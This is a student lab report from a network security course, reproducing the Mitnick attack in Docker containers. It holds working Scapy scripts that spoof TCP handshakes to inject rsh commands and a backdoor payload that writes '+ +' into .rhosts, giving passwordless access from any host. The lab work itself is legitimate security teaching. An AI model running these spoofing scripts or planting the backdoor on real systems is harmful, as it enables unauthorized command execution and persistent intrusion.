

Amar Telidji University Laghouat

Department of Computer Science

Level: 4th Year Engineering

Course: Network Security

Lab 03: The Mitnick Attack

Supervised by:

Mr. Nasredine LAGRAA

Prepared by:

Smail MERSAD

Academic Year: 2025 / 2026

1. Lab Environment Setup


The Mitnick attack involves three primary machines: the Attacker, the X-Terminal (target), and the Trusted Server. In our simulated lab environment, all three machines are placed on the same local network (10.9.0.0/24) using Docker containers.

Machine IP Allocation:

- **Attacker:** 10.9.0.1
- **X-Terminal:** 10.9.0.5
- **Trusted Server:** 10.9.0.6

Execution Steps:

1. Navigated to the Labsetup directory and built the container images using the alias \$ dcbuild.
2. Started the containers in the background using \$ dcup.
3. Verified the active containers and obtained their IDs using \$ dockps.



```
ubuntu-metrik [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Apr 9 02:13
seed@VM: ~/.../Labsetup


[04/09/26]seed@VM:~$ cd Desktop/
[04/09/26]seed@VM:~/Desktop$ cd Labsetup/
[04/09/26]seed@VM:~/.../Labsetup$ dcbuild
97c109e77d30 seed-attacker
566db3ccaa01 x-terminal-10.9.0.5
04f9b5a8e308 trusted-server-10.9.0.6
[04/09/26]seed@VM:~/.../Labsetup$
```

2. System Configuration (Setting up Trust)

Before launching the attack, we must simulate the trusted relationship between X-Terminal and the Trusted Server that Kevin Mitnick originally exploited. The rsh server relies on the .rhosts file for authentication; if a requesting hostname/IP is in this file, the server grants access without asking for a password.

Execution Steps (Configuring X-Terminal):

1. Opened a shell on the **X-Terminal** container (10.9.0.5).
2. Switched to the target user account: # su seed.
3. Navigated to the home directory (\$ cd) and created an empty authentication file: \$ touch .rhosts.
4. Added the Trusted Server's IP to the file to grant it passwordless access: \$ echo 10.9.0.6 > .rhosts.
5. Set strict permissions so only the owner can write to it: \$ chmod 644 .rhosts.




```
ubuntu-metrik [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Apr 9 02:21
seed@VM: ~/Labsetup

[04/09/26]seed@VM:~$ cd Desktop/
[04/09/26]seed@VM:~/Desktop$ cd Labsetup/
[04/09/26]seed@VM:~/Labsetup$ dockps
97c109e77d30 seed-attacker
566db3ccaa01 x-terminal-10.9.0.5
04f9b5a8e308 trusted-server-10.9.0.6
[04/09/26]seed@VM:~/Labsetup$ docksh 566db3ccaa01
root@566db3ccaa01:/# su seed
seed@566db3ccaa01:/# cd
seed@566db3ccaa01:~$ touch .rhosts
seed@566db3ccaa01:~$ echo 10.9.0.6 > .rhosts
seed@566db3ccaa01:~$ chmod 644 .rhosts
seed@566db3ccaa01:~$
```

Execution Steps (Testing the Trust):

To verify the configuration worked, we tested the connection from the Trusted Server.

1. Opened a shell on the **Trusted Server** container (10.9.0.6).
2. Switched to the user account: # su seed.
3. Executed a remote command on X-Terminal: \$ rsh 10.9.0.5 date.



```
[04/09/26] seed@VM: ~$ docksh 04f9b5a8e308
root@04f9b5a8e308:/# su seed
seed@04f9b5a8e308:/$ rsh 10.9.0.5 date
Thu Apr  9 06:21:08 UTC 2026
seed@04f9b5a8e308:/$
```

Observation: The configuration was successful. By executing the remote shell command from the Trusted Server, X-Terminal processed the request and returned the current date and time without ever prompting for a password. This confirms the trusted relationship is active and vulnerable to impersonation.

3. Task 1: Simulated SYN Flooding

Objective: To silence the Trusted Server so it does not interfere with the spoofed TCP handshake by sending unexpected RST packets, while ensuring X-Terminal can still route packets to the spoofed IP .

Execution Steps:

1. Obtained the MAC address of the Trusted Server (10.9.0.6).
2. On the X-Terminal (10.9.0.5), we executed the command # arp -s 10.9.0.6 <MAC> as root to create a permanent ARP cache entry .
3. We simulated a successful SYN flood by stopping the Trusted Server container entirely using the docker stop command .

```
ubuntu-metrik [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal
Apr 9 02:35
seed@VM: ~/Labsetup

root@566db3ccaa01:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@566db3ccaa01:/# arp -n
Address            HWtype  HWaddress      Flags Mask    Iface
10.9.0.6            ether    02:42:0a:09:00:06 CM             eth0
root@566db3ccaa01:/#
```

```
ubuntu-metrik [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal
Apr 9 02:37
seed@VM: ~/Labsetup

[04/09/26]seed@VM:~$ cd Desktop/
[04/09/26]seed@VM:~/Desktop$ cd Labsetup/
[04/09/26]seed@VM:~/../Labsetup$ dockps
97c109e77d30  seed-attacker
566db3ccaa01  x-terminal-10.9.0.5
04f9b5a8e308  trusted-server-10.9.0.6
[04/09/26]seed@VM:~/../Labsetup$ docker stop 04f9b5a8e308
04f9b5a8e308
[04/09/26]seed@VM:~/../Labsetup$
```

Observation: In modern environments, standard SYN flooding is largely mitigated by countermeasures like SYN Cookies, making it difficult to crash a server this way . By manually stopping the container, we achieved the required "muted" state. However, silencing the server creates a secondary issue: X-Terminal will drop our spoofed packets if it cannot resolve the Trusted Server's MAC address via ARP . By manually injecting a permanent static entry into X-Terminal's ARP cache prior to muting the server, we ensured that X-Terminal will successfully transmit its SYN+ACK responses during the upcoming session hijacking phase .

4. Task 2.1: Spoof the First TCP Connection

```
ubuntu-metrik [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
seed@VM: ~/../volumes
GNU nano 4.8 task21.py Modified
tcp_ack = TCP(sport=src_port, dport=x_port, flags="A",
              seq=seq_num + 1, ack=old_tcp.seq + 1)
send(ip/tcp_ack, verbose=0)
print("[+] Spoofed ACK sent.")

# 2. Spoof the RSH Data packet
# Structure: [port]\x00[uid_client]\x00[uid_server]\x00[command]\x00
data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'

tcp_data = TCP(sport=src_port, dport=x_port, flags="PA",
              seq=seq_num + 1, ack=old_tcp.seq + 1)
send(ip/tcp_data/data, verbose=0)
print("[+] Spoofed RSH Data sent. Command injected!")


# Create a filter to only capture the specific SYN+ACK packet we care about
myFilter = f"tcp and src host {x_ip} and dst host {src_ip} and src port {x_port} and dst port {src_port}"

# Send the initial spoofed SYN packet to trigger the SYN+ACK response
print("[+] Sending initial SYN packet to X-Terminal...")
ip_syn = IP(src=src_ip, dst=x_ip)
tcp_syn = TCP(sport=src_port, dport=x_port, flags="S", seq=seq_num)
send(ip_syn/tcp_syn, verbose=0)

# Start sniffing to catch the SYN+ACK and execute the spoof function
print("[+] Sniffing for SYN+ACK...")
# Note: You can add iface='br-something' if you want to restrict the interface
sniff(iface="br-56a79ca4c476", filter=myFilter, prn=spoof, count=1)

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo M-A Mark Text M-] To Bracket
^X Exit ^R Read File ^L Replace ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo M-G Copy Text ^Q Where Was
Right Ctrl
```

```
ubuntu-metrik [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
seed@VM: ~/../volumes
[04/09/26]seed@VM:~$ cd Desktop/
[04/09/26]seed@VM:~/Desktop$ cd Labsetup/
[04/09/26]seed@VM:~/../Labsetup$ dockps
97c109e77d30 seed-attacker
566db3ccaa01 x-terminal-10.9.0.5
04f9b5a8e308 trusted-server-10.9.0.6
[04/09/26]seed@VM:~/../Labsetup$ docker stop 04f9b5a8e308
04f9b5a8e308
[04/09/26]seed@VM:~/../Labsetup$ cd volumes/
[04/09/26]seed@VM:~/../volumes$ nano task21.py
[04/09/26]seed@VM:~/../volumes$ docksh 97c109e77d30
root@VM:/# cd volumes/
root@VM:/volumes# python3 task21.py
[+] Sending initial SYN packet to X-Terminal...
[+] Sniffing for SYN+ACK...
^Z
[1]+ Stopped python3 task21.py
root@VM:/volumes# exit
exit
There are stopped jobs.
root@VM:/volumes# ls
task21.py
root@VM:/volumes# nano task21.py
[+] Sending initial SYN packet to X-Terminal...
[+] Sniffing for SYN+ACK...
[+] SYN+ACK intercepted! Spoofing ACK and RSH Data...
[+] Spoofed ACK sent.
[+] Spoofed RSH Data sent. Command injected!
root@VM:/volumes#
```



Explanation: This script executes a rapid "sniff-and-spoof" attack. It first sends a spoofed SYN packet to X-Terminal (port 514) originating from the Trusted Server (port 1023) . It then sniffs the network for X-Terminal's SYN+ACK reply . Upon interception, the script extracts the sequence number, calculates the required acknowledgment number (S+1), and immediately fires back an ACK packet to finalize the 3-way handshake . Finally, it injects an rsh data payload containing the command touch /tmp/xyz .

Observation: The execution was successful. By monitoring Wireshark, we observed our forged SYN packet triggering a SYN+ACK from X-Terminal. Because we previously poisoned X-Terminal's ARP cache, it successfully routed the SYN+ACK to the silenced Trusted Server. Our script intercepted this, finalized the handshake, and injected the command. Immediately after processing our payload, X-Terminal attempted to initiate the required secondary TCP connection, evidenced by a new SYN packet directed at port 9090 on the Trusted Server, matching the exact port we defined in our rsh data payload.

5. Task 2.2: Spoof the Second TCP Connection

Objective: To complete the `rsh` session by spoofing the secondary TCP connection initiated by X-Terminal, which is strictly required by the `rshd` daemon to execute remote commands.

```
GNU nano 4.8
#!/usr/bin/python3
from scapy.all import *

x_ip = "10.9.0.5"
srv_ip = "10.9.0.6"
srv_port = 9090

def spoof_synack(pkt):
    old_tcp = pkt[TCP]

    # Check if it is a SYN packet
    if old_tcp.flags == "S":
        print("[+] Intercepted SYN to port 9090! Spoofing SYN+ACK...")

        ip = IP(src=srv_ip, dst=x_ip)
        # We send SYN+ACK. Our seq can be arbitrary, ack must be target's seq + 1
        tcp = TCP(sport=srv_port, dport=old_tcp.sport, flags="SA",
                  seq=0x2000, ack=old_tcp.seq + 1)


        send(ip/tcp, verbose=0)
        print("[+] Spoofed SYN+ACK sent. Secondary connection established!")

    # Filter for the specific SYN packet coming from X-Terminal to port 9090
    myFilter = f"tcp and src host {x_ip} and dst host {srv_ip} and dst port {srv_port}"

    print("[+] Sniffing for second connection SYN on port 9090...")
    # REMEMBER: Change 'br-YOUR_INTERFACE' to your actual interface name!
    sniff(iface="br-56a79ca4c476", filter=myFilter, prn=spoof_synack, count=1)
```

```
root@VM:/volumes# nano task22.py
root@VM:/volumes# python3 task22.py
[+] Sniffing for second connection SYN on port 9090...
[+] Intercepted SYN to port 9090! Spoofing SYN+ACK...
[+] Spoofed SYN+ACK sent. Secondary connection established!
root@VM:/volumes#

root@VM:/volumes# python3 task21.py
[+] Sending initial SYN packet to X-Terminal...
[+] Sniffing for SYN+ACK...
[+] SYN+ACK intercepted! Spoofing ACK and RSH Data...
[+] Spoofed ACK sent.
[+] Spoofed RSH Data sent. Command injected!
root@VM:/volumes#
```

The screenshot shows a terminal window titled 'ubuntu-metrik [Running] - Oracle VM VirtualBox'. The terminal output is as follows:

```
root@566db3ccaa01:/# ls -l /tmp/xyz
-rw-r--r-- 1 seed seed 0 Apr  9 07:38 /tmp/xyz
root@566db3ccaa01:/#
```

The terminal window has a menu bar with 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. The status bar at the bottom shows the date and time as 'Apr 9 03:39' and the path 'seed@VM: ~/../volumes'. The bottom of the image shows the host's taskbar with various application icons and system status indicators.

Explanation: This script runs simultaneously with the script from Task 2.1. It listens on the network for a SYN packet originating from X-Terminal directed at port 9090 on the Trusted Server. Upon interception, it calculates the proper acknowledgment number (S+1) and immediately responds with a spoofed SYN+ACK packet originating from the Trusted Server . This satisfies rshd's requirement for a secondary error-reporting connection.


Observation: Running both sniff-and-spoof scripts concurrently allowed us to completely emulate the Trusted Server. The first script established the primary connection and injected the rsh payload. This triggered X-Terminal to open the secondary connection to port 9090. Our second script successfully intercepted the SYN packet and replied with a SYN+ACK. Because both connections were successfully established, X-Terminal's rshd daemon executed our injected payload. We verified the success of the attack by checking the /tmp directory on X-Terminal, where we found the newly created xyz file with a timestamp matching our attack execution .

6. Task 3: Set Up a Backdoor

Objective: To establish persistent, passwordless access to X-Terminal by planting a backdoor, circumventing the need to execute the complex session hijacking attack repeatedly .

- **Code Modification:** We modified the payload in `task21.py` to:

```
data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
```



```
GNU nano 4.8 task21.py Modified

# Check whether the SYN and ACK bits are set
if 'S' in old_tcp.flags and 'A' in old_tcp.flags:
    print("[+] SYN+ACK intercepted! Spoofing ACK and RSH Data...")

# Construct the IP header of the response
ip = IP(src=src_ip, dst=x_ip)

